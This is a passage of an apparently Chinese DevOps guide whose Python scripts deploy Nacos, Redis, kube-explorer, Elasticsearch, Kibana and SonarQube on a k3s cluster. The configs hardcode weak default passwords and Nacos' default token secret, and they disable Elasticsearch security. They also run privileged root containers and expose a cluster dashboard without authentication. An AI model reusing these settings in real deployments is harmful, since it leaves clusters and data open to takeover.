characterEncoding=utf8&connectTimeout=30000&socketTimeout=300
00&autoReconnect=true&useSSL=false&serverTimezone=GMT%2B8
    # db.url.1=jdbc:mysql://mysql-0.mysql:3306/nacos?
characterEncoding=utf8&connectTimeout=30000&socketTimeout=300
00&autoReconnect=true&useSSL=false&serverTimezone=GMT%2B8
    # db.url.1=jdbc:mysql://mysql-
0.mysql.default.svc.cluster.local:3306/nacos?
characterEncoding=utf8&connectTimeout=3000&socketTimeout=3000
&autoReconnect=true&useSSL=false&serverTimezone=Asia/Shanghai
    db.user=nacos
    db.password=nacos
    ### The auth system to use, currently only 'nacos' is
supported:
    nacos.core.auth.system.type=nacos


    ### The token expiration in seconds:

nacos.core.auth.default.token.expire.seconds=${NACOS_AUTH_TOK
EN_EXPIRE_SECONDS:18000}

    ### The default token:
```

```
nacos.core.auth.default.token.secret.key=${NACOS_AUTH_TOKEN:S
ecretKey012345678901234567890123456789012345678901234567890123
3456789}

    ### Turn on/off caching of auth information. By turning
on this switch, the update of auth information would have a
15 seconds delay.

nacos.core.auth.caching.enabled=${NACOS_AUTH_CACHE_ENABLE:fal
se}

nacos.core.auth.enable.userAgentAuthWhite=${NACOS_AUTH_USER_A
GENT_AUTH_WHITE_ENABLE:false}

nacos.core.auth.server.identity.key=${NACOS_AUTH_IDENTITY_KEY
:serverIdentity}

nacos.core.auth.server.identity.value=${NACOS_AUTH_IDENTITY_V
ALUE:security}

server.tomcat.accesslog.enabled=${TOMCAT_ACCESSLOG_ENABLED:fa
lse}
    server.tomcat.accesslog.pattern=%h %l %u %t "%r" %s %b %D
    # default current work dir
    server.tomcat.basedir=
    ## spring security config
    ### turn off security

nacos.security.ignore.urls=${NACOS_SECURITY_IGNORE_URLS:/,/er
ror,/**/*.css,/**/*.js,/**/*.html,/**/*.map,/**/*.svg,/**/*.p
ng,/**/*.ico,/console-
fe/public/**,/v1/auth/**,/v1/console/health/**,/actuator/**,/
v1/console/server/**}
    # metrics for elastic search
    management.metrics.export.elastic.enabled=false
    management.metrics.export.influx.enabled=false

    nacos.naming.distro.taskDispatchThreadCount=10
    nacos.naming.distro.taskDispatchPeriod=200
    nacos.naming.distro.batchSyncKeyCount=1000
    nacos.naming.distro.initDataRatio=0.9
    nacos.naming.distro.syncRetryDelay=5000
    nacos.naming.data.warmup=true
'''
```

```
)})
# config.save()
# config.debug()

statefulSet = StatefulSet()
statefulSet = StatefulSet()
statefulSet.apiVersion('apps/v1')
statefulSet.metadata().name('nacos').labels(
    {'app': 'nacos'}).namespace(namespace)
statefulSet.spec().replicas(3)
statefulSet.spec().serviceName('nacos')
statefulSet.spec().selector({'matchLabels': {'app':
'nacos'}})
statefulSet.spec().template().metadata().labels({'app':
'nacos'})
statefulSet.spec().template().spec().containers().name('nacos
').image(
    'nacos/nacos-server:latest').env([
        {'name': 'TZ', 'value': 'Asia/Shanghai'},
        {'name': 'LANG', 'value': 'en_US.UTF-8'},
        {'name': 'PREFER_HOST_MODE', 'value': 'hostname'},
        # {'name': 'MODE', 'value': 'standalone'},

        {'name': 'MODE', 'value': 'cluster'},
        {'name': 'NACOS_REPLICAS', 'value': '3'},
        {'name': 'NACOS_SERVERS', 'value': 'nacos-
0.nacos.default.svc.cluster.local:8848 nacos-
1.nacos.default.svc.cluster.local:8848 nacos-
2.nacos.default.svc.cluster.local:8848'},


        {'name': 'SPRING_DATASOURCE_PLATFORM', 'value':
'mysql'},
        {'name': 'MYSQL_SERVICE_HOST', 'value': 'mysql-
0.mysql.default.svc.cluster.local'},
        {'name': 'MYSQL_SERVICE_PORT', 'value': '3306'},
        {'name': 'MYSQL_SERVICE_DB_NAME', 'value': 'nacos'},
        {'name': 'MYSQL_SERVICE_USER', 'value': 'nacos'},
        {'name': 'MYSQL_SERVICE_PASSWORD', 'value': 'nacos'},
        {'name': 'MYSQL_SERVICE_DB_PARAM', 'value':
'characterEncoding=utf8&connectTimeout=1000&socketTimeout=300
0&autoReconnect=true&useSSL=false&serverTimezone=Asia/Shangha
i'},
        {'name': 'JVM_XMX', 'value': '4g'},
        {'name': 'NACOS_DEBUG', 'value': 'true'},
```

```
        {'name': 'TOMCAT_ACCESSLOG_ENABLED', 'value':
'true'},
    ]).ports([
        {'containerPort': 8848},
        {'containerPort': 9848},
        {'containerPort': 9555}
    ]).volumeMounts([
        {'name': 'config', 'mountPath':
'/home/nacos/conf/custom.properties', 'subPath':
'custom.properties'},
        # {'name': 'config', 'mountPath':
'/home/nacos/conf/application.properties', 'subPath':
'application.properties'}
]).resources({'limits':{'memory': "4Gi"}, 'requests':
{'memory': "2Gi"}})
#
statefulSet.spec().template().spec().securityContext({'sysctl
s':[{'name': 'fs.file-max', 'value': '60000'}]})
statefulSet.spec().template().spec().volumes().name(
    'config').configMap({'name': 'nacos'})
statefulSet.debug()
# statefulSet.json()

service = Service()
service.metadata().name('nacos')
service.metadata().namespace(namespace)
service.spec().selector({'app': 'nacos'})
service.spec().type('ClusterIP')
service.spec().ports([
    {'name': 'http', 'protocol': 'TCP', 'port': 8848,
'targetPort': 8848},
    {'name': 'rpc', 'protocol': 'TCP', 'port': 9848,
'targetPort': 9848},
    # {'name': 'http', 'protocol': 'TCP', 'port': 9555,
'targetPort': 9555}
])

print("=" * 40, "Compose", "=" * 40)
compose = Compose('development')
# compose.add(namespace)
compose.add(config)
compose.add(statefulSet)
compose.add(service)
# compose.debug()
compose.save()
```

```
compose.delete()
compose.create()

print("=" * 40, "Busybox", "=" * 40)
os.system("sleep 5")
for cmd in ['kubectl get secret tls', 'kubectl get
configmap', 'kubectl get pods', 'kubectl get service',
'kubectl get statefulset', 'kubectl get ingress']:
    os.system(cmd)
    print("-" * 50)
```

Ingress 部署

```
ingress = Ingress()
ingress.apiVersion('networking.k8s.io/v1')
ingress.metadata().name('nginx')
ingress.metadata().namespace(namespace)
ingress.metadata().annotations({'ingress.kubernetes.io/ssl-
redirect': "true"})
ingress.spec().tls(
    [{'hosts': ['www.netkiller.cn',
'job.netkiller.cn','admin.netkiller.cn','nacos.netkiller.cn',
'test.netkiller.cn','cloud.netkiller.cn'],
'secretName':'tls'}])
ingress.spec().rules([
    {
        'host': 'www.netkiller.cn',
        'http': {
            'paths': [{
                'path': '/',
                'pathType': 'Prefix',
                'backend': {
                    'service': {
                        'name': 'nginx',
                        'port': {
                            'number': 80
                        }
                    }
```

```
                }
            }]
        },
    },
    {
        'host': 'nacos.netkiller.cn',
        'http': {
            'paths': [{
                'path': '/',
                'pathType': 'Prefix',
                'backend': {
                    'service': {
                        'name': 'nacos',
                        'port': {
                            'number': 8848
                        }
                    }
                }
            }]
        },
    }
])
```

测试地址 https://nacos.netkiller.cn/nacos/

3.12. Redis

```
import sys, os

sys.path.insert(0, '/Users/neo/workspace/devops')
from netkiller.kubernetes import *

namespace = 'default'

config = ConfigMap('redis')
config.apiVersion('v1')
config.metadata().name('redis').namespace(namespace)
# config.from_file('redis.conf', 'redis.conf')
config.data({
```

```
    'redis.conf':
    pss('''\
    pidfile /var/lib/redis/redis.pid
    dir /data
    port 6379
    bind 0.0.0.0
    appendonly yes
    protected-mode yes
    requirepass passw0rd
    maxmemory 2mb
    maxmemory-policy allkeys-lru
''')
})

# config.debug()

persistentVolumeClaim = PersistentVolumeClaim()
persistentVolumeClaim.metadata().name('redis')
# persistentVolumeClaim.metadata().labels({'app': 'redis',
'type': 'longhorn'})
# persistentVolumeClaim.spec().storageClassName('longhorn')
persistentVolumeClaim.spec().storageClassName('local-path')
persistentVolumeClaim.spec().accessModes(['ReadWriteOnce'])
persistentVolumeClaim.spec().resources({'requests':
{'storage': '2Gi'}})

limits = {
    'limits': {
        'cpu': '200m',
        'memory': '2Gi'
    },
    'requests': {
        'cpu': '200m',
        'memory': '1Gi'
    }
}

livenessProbe = {
    'tcpSocket': {
        'port': 6379
    },
    'initialDelaySeconds': 30,
    'failureThreshold': 3,
    'periodSeconds': 10,
    'successThreshold': 1,
```

```
    'timeoutSeconds': 5
}
readinessProbe = {
    'tcpSocket': {
        'port': 6379
    },
    'initialDelaySeconds': 5,
    'failureThreshold': 3,
    'periodSeconds': 10,
    'successThreshold': 1,
    'timeoutSeconds': 5
}

statefulSet = StatefulSet()
statefulSet.metadata().name('redis').labels({'app': 'redis'})
statefulSet.spec().replicas(1)
statefulSet.spec().serviceName('redis')
statefulSet.spec().selector({'matchLabels': {'app':
'redis'}})
statefulSet.spec().template().metadata().labels({'app':
'redis'})
# statefulSet.spec().template().spec().nodeName('master')
statefulSet.spec().template().spec().containers(
).name('redis').image('redis:latest').ports([{
    'containerPort': 6379
}]).volumeMounts([
    {
        'name': 'data',
        'mountPath': '/data'
    },
    {
        'name': 'config',
        'mountPath': '/usr/local/etc/redis.conf',
        'subPath': 'redis.conf'
    },
]).resources(None).livenessProbe(livenessProbe).readinessProb
e(readinessProbe)
# .command(            ["sh -c redis-server
/usr/local/etc/redis.conf"])
statefulSet.spec().template().spec().volumes([{
    'name': 'data',
    'persistentVolumeClaim': {
        'claimName': 'redis'
    }
}, {
```

```
    'name': 'config',
    'configMap': {
        'name': 'redis'
    }
}])
# statefulSet.spec().volumeClaimTemplates([{
#       'metadata':{'name': 'data'},
#     'spec':{
#       'accessModes': [ "ReadWriteOnce" ],
#       'storageClassName': "local-path",
#       'resources':{'requests':{'storage': '2Gi'}}
#       }
# }])

service = Service()
service.metadata().name('redis')
service.metadata().namespace(namespace)
service.spec().selector({'app': 'redis'})
service.spec().type('NodePort')
service.spec().ports([{
    'name': 'redis',
    'protocol': 'TCP',
    'port': 6379,
    'targetPort': 6379
}])
# service.debug()

compose = Compose('development')
compose.add(config)
compose.add(persistentVolumeClaim)
compose.add(statefulSet)
compose.add(service)
# compose.debug()

# kubeconfig = '/Volumes/Data/kubernetes/test'
kubeconfig = os.path.expanduser('~/workspace/ops/k3s.yaml')

kubernetes = Kubernetes(kubeconfig)
kubernetes.compose(compose)
kubernetes.main()
```

3.13. Kubernetes 部署 kube-explorer 图形化界面

```
import os
import sys
import time

sys.path.insert(0, '/Users/neo/workspace/devops')

from netkiller.kubernetes import *

namespace = 'default'
name = 'kube-explorer'
labels = {'app': name}
annotations = {}
replicas = 1
containerPort = 80
image = 'cnrancher/kube-explorer:latest'
monitor = '/dashboard'
livenessProbe = {}
readinessProbe = {}
limits = {}

compose = Compose('test', 'k3s.yaml')

config = ConfigMap()
config.metadata().name(name).namespace(namespace)
config.from_file('k3s.yaml', 'k3s.yaml')
compose.add(config)

deployment = Deployment()
deployment.metadata().name(name).labels(labels).namespace(nam
espace)
deployment.metadata().annotations(annotations)
deployment.spec().replicas(replicas)
deployment.spec().progressDeadlineSeconds(10)
deployment.spec().revisionHistoryLimit(10)
deployment.spec().selector({'matchLabels': {'app': name}})
#
deployment.spec().strategy().type('RollingUpdate').rollingUpd
ate(1, 0)
deployment.spec().template().metadata().labels({'app': name})
```

```
livenessProbe = {
    'failureThreshold': 3,
    'httpGet': {
        'path': monitor,
        'port': containerPort,
        'scheme': 'HTTP'
    },
    'initialDelaySeconds': 60,
    'periodSeconds': 10,
    'successThreshold': 1,
    'timeoutSeconds': 5
}
readinessProbe = {
    'failureThreshold': 3,
    'httpGet': {
        'path': monitor,
        'port': containerPort,
        'scheme': 'HTTP'
    },
    'initialDelaySeconds': 30,
    'periodSeconds': 10,
    'successThreshold': 1,
    'timeoutSeconds': 5
}

# limits = {'limits': {
#       # 'cpu': '500m',
#       'memory': '1Gi'}, 'requests': {
#              # 'cpu': '500m',
#       'memory': '1Gi'}}

deployment.spec().template().spec().containers().name(name).i
mage(image).ports(
    [{
        'containerPort': containerPort
    }]).imagePullPolicy('IfNotPresent').volumeMounts([
        {
            'name': 'config',
            'mountPath': '/etc/rancher/k3s/k3s.yaml',
            'subPath': 'k3s.yaml'
        },

]).resources(limits).livenessProbe(livenessProbe).readinessPr
obe(
```

```
        readinessProbe).env([
            # {
            #     'name': 'CONTEXT',
            #     'value': '/dashboard'
            # },
            {
                'name': 'KUBECONFIG',
                'value': '/etc/rancher/k3s/k3s.yaml'
            },
        ]).command([
            'kube-explorer', '--
kubeconfig=/etc/rancher/k3s/k3s.yaml',
            '--http-listen-port=80', '--https-listen-port=0'
        ])
# ,'--ui-path=/dashboard'
# --context value              [$CONTEXT]
deployment.spec().template().spec().restartPolicy(Define.rest
artPolicy.Always)
# deployment.spec().template().spec().nodeSelector({'group':
'backup'})
#
deployment.spec().template().spec().dnsPolicy(Define.dnsPolic
y.ClusterFirst)
deployment.spec().template().spec().volumes([{
    'name': 'config',
    'configMap': {
        'name': name
    }
}])
compose.add(deployment)

service = Service()
service.metadata().namespace(namespace)
service.spec().selector({'app': name})
service.metadata().name(name)
service.spec().type(Define.Service.ClusterIP)
service.spec().ports({
    'name': 'http',
    'protocol': 'TCP',
    'port': 80,
    'targetPort': containerPort
})
compose.add(service)

ingress = Ingress()
```

```
ingress.apiVersion('networking.k8s.io/v1')
ingress.metadata().name(name)
ingress.metadata().namespace(namespace)
#
ingress.metadata().annotations({'kubernetes.io/ingress.class'
: 'nginx'})
pathType = Define.Ingress.pathType.Prefix

ingress.spec().rules([{
    # 'host': vhost['host'],
    'http': {
        'paths': [{
            'path': '/dashboard/',
            'pathType': pathType,
            'backend': {
                'service': {
                    'name': name,
                    'port': {
                        'number': 80
                    }
                }
            }
        }, {
            'path': '/v1/',
            'pathType': pathType,
            'backend': {
                'service': {
                    'name': name,
                    'port': {
                        'number': 80
                    }
                }
            }
        }, {
            'path': '/k8s/',
            'pathType': pathType,
            'backend': {
                'service': {
                    'name': name,
                    'port': {
                        'number': 80
                    }
                }
            }
        }, {
```

```
            'path': '/apis/',
            'pathType': pathType,
            'backend': {
                'service': {
                    'name': name,
                    'port': {
                        'number': 80
                    }
                }
            }
        }, {
            'path': '/api/',
            'pathType': pathType,
            'backend': {
                'service': {
                    'name': name,
                    'port': {
                        'number': 80
                    }
                }
            }
        }]
    }
}])

compose.add(ingress)

kubernetes = Kubernetes()
kubernetes.compose(compose)

# kubernetes.debug()
# kubernetes.environment({'test': 'k3s.yaml', 'grey':
'grey.yaml'})
kubernetes.main()
```

3.14. ELK

Elasticsearch

```
from doctest import master
import sys, os

sys.path.insert(0, '/Users/neo/workspace/devops')
from netkiller.kubernetes import *

# https://blog.csdn.net/weihua831/article/details/126172591
# https://www.jianshu.com/p/05c93cf45971

namespace = 'default'
# image = 'docker.elastic.co/elasticsearch/elasticsearch:8.4.1'
image = 'elasticsearch:8.4.1'

compose = Compose('development')

config = ConfigMap('elasticsearch')
config.apiVersion('v1')
config.metadata().name('elasticsearch').namespace(namespace).la
bels({
    'app':
    'elasticsearch',
    'role':
    'master'
})
# config.from_file('redis.conf', 'redis.conf')
config.data({
    'elasticsearch.yml':
    pss('''\
cluster.name: kubernetes-cluster
node.name: ${HOSTNAME}
discovery.seed_hosts:
  - elasticsearch-master-0
cluster.initial_master_nodes:
  - elasticsearch-master-
0.elasticsearch.default.svc.cluster.local
  - elasticsearch-data-0.elasticsearch-
data.default.svc.cluster.local
  - elasticsearch-data-1.elasticsearch-
data.default.svc.cluster.local
  - elasticsearch-data-2.elasticsearch-
data.default.svc.cluster.local
```

```
network.host: 0.0.0.0
transport.profiles.default.port: 9300

xpack.security.enabled: false
xpack.monitoring.collection.enabled: true
''')
})
config.debug()
compose.add(config)

service = Service()
service.metadata().name('elasticsearch')
service.metadata().namespace(namespace)
service.spec().selector({'app': 'elasticsearch', 'role':
'master'})
# service.spec().type('NodePort')
service.spec().ports([{
    'name': 'restful',
    'protocol': 'TCP',
    'port': 9200,
    'targetPort': 9200
}, {
    'name': 'transport',
    'protocol': 'TCP',
    'port': 9300,
    'targetPort': 9300
}])
# service.debug()
compose.add(service)

service = Service()
service.metadata().name('elasticsearch-data').labels({
    'app': 'elasticsearch',
    'role': 'data'
})
service.metadata().namespace(namespace)
service.spec().selector({'app': 'elasticsearch', 'role':
'data'})
# service.spec().type('NodePort')
service.spec().ports([
    # {'name': 'restful', 'protocol': 'TCP', 'port': 9200,
'targetPort': 9200},
    {
        'name': 'transport',
        'protocol': 'TCP',
```

```
        'port': 9300,
        'targetPort': 9300
    }
])
# service.debug()
compose.add(service)

limits = {
    'limits': {
        # 'cpu': '500m',
        'memory': '1Gi'
    },
    'requests': {
        # 'cpu': '500m',
        'memory': '1Gi'
    }
}

env = [
    {
        'name': 'TZ',
        'value': 'Asia/Shanghai'
    },
    {
        'name': 'LANG',
        'value': 'en_US.UTF-8'
    },
    {
        'name': 'cluster.name',
        'value': 'kubernetes-cluster'
    },
    {
        'name': 'node.name',
        'valueFrom': {
            'fieldRef': {
                'fieldPath': 'metadata.name'
            }
        }
    },
    {
        'name': 'cluster.initial_master_nodes',
        'value': 'elasticsearch-master-0,elasticsearch-master-
1'
    },
    {
```

```
        'name':
        'discovery.seed_hosts',
        'value':
        'elasticsearch-master-
0.elasticsearch.default.svc.cluster.local,elasticsearch-data-
0.elasticsearch-data.default.svc.cluster.local,elasticsearch-
data-1.elasticsearch-
data.default.svc.cluster.local,elasticsearch-data-
2.elasticsearch-data.default.svc.cluster.local'
    },
    {
        'name': 'xpack.security.enabled',
        'value': 'false'
    },
    {
        'name': 'ES_JAVA_OPTS',
        'value': '-Xms2048m -Xmx2048m'
    },
    {
        'name': 'RLIMIT_MEMLOCK',
        'value': 'unlimited'
    },
]

deployment = StatefulSet()
deployment.metadata().name('elasticsearch-master').labels({
    'app': 'elasticsearch',
    'role': 'master'
}).annotations({
    # 'security.kubernetes.io/sysctls': 'vm.swappiness=0',
    'security.kubernetes.io/sysctls':
'vm.max_map_count=262144',
    # 'security.kubernetes.io/sysctls':
'vm.overcommit_memory=1'
})
deployment.spec().replicas(2).revisionHistoryLimit(10)
deployment.spec().serviceName('elasticsearch')
deployment.spec().selector(
    {'matchLabels': {
        'app': 'elasticsearch',
        'role': 'master'
    }})
deployment.spec().template().metadata().labels({
    'app': 'elasticsearch',
    'role': 'master'
```

```
})
deployment.spec().template().spec().initContainers(
).name('sysctl').image(image).imagePullPolicy('IfNotPresent').s
ecurityContext({
    'privileged':
    True,
    'runAsUser':
    0
}).command([
    "/bin/bash",
    "-c",
    "sysctl -w vm.max_map_count=262144 -w vm.swappiness=0 -w
vm.overcommit_memory=1",
])
deployment.spec().template().spec().containers(
).name('elasticsearch-
master').image(image).resources(None).ports([
    {
        'name': 'restful',
        'protocol': 'TCP',
        'containerPort': 9200
    },
    {
        'name': 'transport',
        'protocol': 'TCP',
        'containerPort': 9300
    },
]).volumeMounts([
    #     {
    #     'name': 'config',
    #     'mountPath':
'/usr/share/elasticsearch/config/elasticsearch.yml',
    #     'subPath': 'elasticsearch.yml'
    # },
    {
        'name': 'elasticsearch',
        'mountPath': '/usr/share/elasticsearch/data'
    }
]).env(env).securityContext({'privileged': True})
deployment.spec().template().spec().volumes([{
    'name': 'config',
    'configMap': {
        'name': 'elasticsearch'
    }
}, {
```

```
    'name': 'elasticsearch',
    'emptyDir': {}
}])
# deployment.debug()
compose.add(deployment)

livenessProbe = {
    'tcpSocket': {
        'port': 9300
    },
    'initialDelaySeconds': 60,
    'failureThreshold': 3,
    'periodSeconds': 10,
    'successThreshold': 1,
    'timeoutSeconds': 5
}
readinessProbe = {
    'tcpSocket': {
        'port': 9300
    },
    'initialDelaySeconds': 5,
    'failureThreshold': 3,
    'periodSeconds': 10,
    'successThreshold': 1,
    'timeoutSeconds': 5
}

statefulSet = StatefulSet()
statefulSet.metadata().name('elasticsearch-data').labels({
    'app': 'elasticsearch',
    'role': 'data'
}).annotations({
    # 'security.kubernetes.io/sysctls': 'vm.swappiness=0',
    'security.kubernetes.io/sysctls':
'vm.max_map_count=262144',
    # 'security.kubernetes.io/sysctls':
'vm.overcommit_memory=1'
})
statefulSet.spec().replicas(3).revisionHistoryLimit(10)
statefulSet.spec().serviceName('elasticsearch-data')
statefulSet.spec().selector(
    {'matchLabels': {
        'app': 'elasticsearch',
        'role': 'data'
    }})
```

```
statefulSet.spec().template().metadata().labels({
    'app': 'elasticsearch',
    'role': 'data'
})
statefulSet.spec().template().spec().initContainers(
).name('sysctl').image(image).imagePullPolicy('IfNotPresent').s
ecurityContext({
    'privileged':
    True,
    'runAsUser':
    0
}).command([
    "/bin/bash",
    "-c",
    "sysctl -w vm.max_map_count=262144 -w vm.swappiness=0 -w
vm.overcommit_memory=1",
])
statefulSet.spec().template().spec().containers(
).name('elasticsearch-data').image(image).ports([
    # {'name': 'restful', 'protocol': 'TCP', 'containerPort':
9200},
    {
        'name': 'transport',
        'protocol': 'TCP',
        'containerPort': 9300
    }
]).volumeMounts([
#     {
#     'name': 'config',
#     'mountPath':
'/usr/share/elasticsearch/config/elasticsearch.yml',
#     'subPath': 'elasticsearch.yml'
# },
{
    'name': 'elasticsearch',
    'mountPath': '/usr/share/elasticsearch/data'
}]).env(env).securityContext({
    'privileged': True
}).resources(None).livenessProbe(livenessProbe).readinessProbe(
readinessProbe)
statefulSet.spec().template().spec().volumes([
    {
        'name': 'config',
        'configMap': {
            'name': 'elasticsearch'
```

```
        }
    }
])
#
statefulSet.spec().volumeClaimTemplates('a').metadata().name('e
lasticsearch')
#
statefulSet.spec().volumeClaimTemplates('a').spec().resources({
'requests':{'storage':
'1Gi'}}).accessModes(['ReadWriteOnce']).storageClassName('local
-path')
statefulSet.spec().volumeClaimTemplates([{
    'metadata': {
        'name': 'elasticsearch'
    },
    'spec': {
        'accessModes': ["ReadWriteOnce"],
        #   'storageClassName': "longhorn-storage",
        'storageClassName': "local-path",
        'resources': {
            'requests': {
                'storage': '100Gi'
            }
        }
    }
}])
# statefulSet.debug()
compose.add(statefulSet)

ingress = Ingress()
ingress.apiVersion('networking.k8s.io/v1')
ingress.metadata().name('elasticsearch').labels({
    'app': 'elasticsearch',
    'role': 'master'
})
ingress.metadata().namespace(namespace)
#
ingress.metadata().annotations({'kubernetes.io/ingress.class':
'nginx'})
ingress.spec().rules([{
    'host': 'es.netkiller.cn',
    'http': {
        'paths': [{
            'pathType': Define.Ingress.pathType.Prefix,
            'path': '/',
```

```
            'backend': {
                'service': {
                    'name': 'elasticsearch',
                    'port': {
                        'number': 9200
                    }
                }
            }
        }]
    }
}])
# ingress.debug()
compose.add(ingress)
# compose.debug()

# kubeconfig = '/Volumes/Data/kubernetes/test'
# kubeconfig =  os.path.expanduser('~/workspace/opsk3d-
test.yaml')
kubeconfig =
os.path.expanduser('~/workspace/ops/ensd/k3s.yaml')

kubernetes = Kubernetes(kubeconfig)
kubernetes.compose(compose)
kubernetes.main()
```

Kibana

```


import sys, os

sys.path.insert(0, '/Users/neo/workspace/devops')
from netkiller.kubernetes import *

namespace = 'default'

config = ConfigMap('kibana')
config.apiVersion('v1')
config.metadata().name('kibana').namespace(namespace)
# config.from_file('redis.conf', 'redis.conf')
config.data({
```

```
    'kibana.yml':
    pss('''\
server.name: kibana
server.host: "0"
server.basePath: "/kibana"
monitoring.ui.container.elasticsearch.enabled: true
xpack.security.enabled: true
elasticsearch.hosts: [ "http://elasticsearch:9200" ]
elasticsearch.username: elastic
elasticsearch.password: I3KEj0MhUmGxKyd510MhUmGxKydSt
''')
})

limits = {
    'limits': {
        'cpu': '200m',
        'memory': '2Gi'
    },
    'requests': {
        'cpu': '200m',
        'memory': '1Gi'
    }
}

livenessProbe = {
    'tcpSocket': {
        'port': 6379
    },
    'initialDelaySeconds': 30,
    'failureThreshold': 3,
    'periodSeconds': 10,
    'successThreshold': 1,
    'timeoutSeconds': 5
}
readinessProbe = {
    'tcpSocket': {
        'port': 6379
    },
    'initialDelaySeconds': 5,
    'failureThreshold': 3,
    'periodSeconds': 10,
    'successThreshold': 1,
    'timeoutSeconds': 5
}
```

```
deployment = Deployment()
deployment.metadata().name('kibana').labels({
    'app': 'kibana'
}).namespace(namespace)
deployment.spec().replicas(1)
deployment.spec().revisionHistoryLimit(10)
# deployment.spec().serviceName('redis')
deployment.spec().selector({'matchLabels': {'app': 'kibana'}})
deployment.spec().strategy().type('RollingUpdate').rollingUpdat
e('25%','25%')
deployment.spec().template().metadata().labels({'app':
'kibana'})
deployment.spec().template().spec().containers().name('kibana')
.image(
    'kibana:8.4.1').ports([{
        'name': 'http',
        'containerPort': 5601,
        'protocol': 'TCP'
    }]).env([
        {
            'name': 'TZ',
            'value': 'Asia/Shanghai'
        },
        {
            'name': 'ELASTICSEARCH_HOSTS',
            'value':
'http://elasticsearch.default.svc.cluster.local:9200'
        },
    ])
deployment.spec().template().spec().tolerations([{
    'key': 'node-role.kubernetes.io/master',
    'effect': 'NoSchedule'
}])
# .volumeMounts([
    # {
    #     'name': 'config',
    #     'mountPath': '/usr/share/kibana/config/kibana.yml',
    #     'subPath': 'kibana.yml'
    # },
# ])
#
.resources(None).livenessProbe(livenessProbe).readinessProbe(re
adinessProbe)

# deployment.spec().template().spec().volumes([{
```

```
#     'name': 'config',
#     'configMap': {
#         'name': 'kibana'
#     }
# }])

service = Service()
service.metadata().name('kibana')
service.metadata().namespace(namespace)
service.spec().selector({'app': 'kibana'})
service.spec().type('ClusterIP')
service.spec().ports([{
    'name': 'http',
    'protocol': 'TCP',
    'port': 80,
    'targetPort': 5601
}])
# service.debug()

ingress = Ingress()
ingress.apiVersion('networking.k8s.io/v1')
ingress.metadata().name('kibana').labels({
    'app': 'kibana',
})
ingress.metadata().namespace(namespace)
#
ingress.metadata().annotations({'kubernetes.io/ingress.class':
'nginx'})
ingress.spec().rules([
    {
        'host': 'kibana.netkiller.cn',
        'http': {
            'paths': [{
                'pathType': Define.Ingress.pathType.Prefix,
                'path': '/',
                'backend': {
                    'service': {
                        'name': 'kibana',
                        'port': {
                            'number': 80
                        }
                    }
                }
            }]
        }
```

```
    }
])

compose = Compose('development')
compose.add(config)
compose.add(deployment)
compose.add(service)
compose.add(ingress)
# compose.debug()

# kubeconfig = '/Volumes/Data/kubernetes/test'
kubeconfig =
os.path.expanduser('~/workspace/ops/ensd/k3s.yaml')

kubernetes = Kubernetes(kubeconfig)
kubernetes.compose(compose)
kubernetes.main()
```

验证是否工作正常

```
neo@MacBook-Pro-Neo ~> curl -s -X GET
"http://es.netkiller.cn/_cat/nodes?v=true&pretty"
ip          heap.percent ram.percent cpu load_1m load_5m
load_15m node.role   master name
10.42.2.95            24          19   0    3.79    1.89
0.84 cdfhilmrstw -      elasticsearch-data-2
10.42.1.221           19          20   0    0.03    0.13
0.21 cdfhilmrstw -      elasticsearch-data-0
10.42.0.186           20          41   0    0.01    0.14
0.19 cdfhilmrstw -      elasticsearch-data-1
10.42.2.94            21          19   0    3.79    1.89
0.84 cdfhilmrstw -      elasticsearch-master-0
10.42.1.220           34          20   0    0.03    0.13
0.21 cdfhilmrstw *      elasticsearch-master-1
```

```

```

```
neo@MacBook-Pro-Neo ~> curl -s -X GET
"http://es.netkiller.cn/_cat/health?v&pretty"
epoch      timestamp cluster            status node.total
node.data shards pri relo init unassign pending_tasks
max_task_wait_time active_shards_percent
1662963543 06:19:03  kubernetes-cluster green           5
5      8   4    0    0        0             0
-                100.0%
```

3.15. sonarqube

```
import sys, os

sys.path.insert(0, '/Users/neo/workspace/GitHub/devops')
from netkiller.kubernetes import *

namespace = 'default'

service = Service()
service.metadata().name('sonarqube')
service.metadata().namespace(namespace)
service.spec().selector({'app': 'sonarqube'})
service.spec().type('NodePort')
service.spec().ports([{
    'name': 'sonarqube',
    'protocol': 'TCP',
    'port': 80,
    'targetPort': 9000
}])
# service.debug()

# persistentVolumeClaim = PersistentVolumeClaim()
# persistentVolumeClaim.metadata().name('sonarqube')
# persistentVolumeClaim.metadata().namespace(namespace)
# persistentVolumeClaim.metadata().labels({'app': 'sonarqube',
'type': 'longhorn'})
# persistentVolumeClaim.spec().storageClassName('longhorn')
# persistentVolumeClaim.spec().accessModes(['ReadWriteOnce'])
# persistentVolumeClaim.spec().resources({'requests':
{'storage': '2Gi'}})
```

```
statefulSet = StatefulSet()
statefulSet.metadata().namespace(namespace)
statefulSet.metadata().name('sonarqube').labels({'app':
'sonarqube'})
statefulSet.spec().replicas(1)
statefulSet.spec().serviceName('sonarqube')
statefulSet.spec().selector({'matchLabels': {'app':
'sonarqube'}})
statefulSet.spec().template().metadata().labels({'app':
'sonarqube'})
# statefulSet.spec().template().spec().nodeName('master')

statefulSet.spec().template().spec().containers(
).name('postgresql').image('postgres:latest').ports([{
    'containerPort': 5432
}]).env([
        {'name': 'TZ', 'value': 'Asia/Shanghai'},
        {'name': 'LANG', 'value': 'en_US.UTF-8'},
        {'name': 'POSTGRES_USER', 'value': 'sonar'},
        {'name': 'POSTGRES_PASSWORD', 'value': 'sonar'}
]).volumeMounts([
    {
        'name': 'postgresql',
        'mountPath': '/var/lib/postgresql'
    },
    {
        'name': 'postgresql',
        'mountPath': '/var/lib/postgresql/data',
        'subPath' : 'data'
    },
])

statefulSet.spec().template().spec().containers(
).name('sonarqube').image('sonarqube:community').ports([{
    'containerPort': 9000
}]).env([
        {'name': 'TZ', 'value': 'Asia/Shanghai'},
        {'name': 'LANG', 'value': 'en_US.UTF-8'},
        {'name': 'SONAR_JDBC_URL', 'value':
'jdbc:postgresql://localhost:5432/sonar'},
        {'name': 'SONAR_JDBC_USERNAME', 'value': 'sonar'},
        {'name': 'SONAR_JDBC_PASSWORD', 'value': 'sonar'}
]).resources(
#     {
```

```
#     'limits': {
#         'cpu': '500m',
#         'memory': '2Gi'
#     },
#     'requests': {
#         'cpu': '500m',
#         'memory': '2Gi'
#     }
# }
).livenessProbe(
#     {
#     'httpGet': {
#         'port': 9000,
#         'path': '/'
#     },
#     'initialDelaySeconds': 30,
#     'failureThreshold': 3,
#     'periodSeconds': 10,
#     'successThreshold': 1,
#     'timeoutSeconds': 5
# }
).readinessProbe(
#     {
#     'httpGet': {
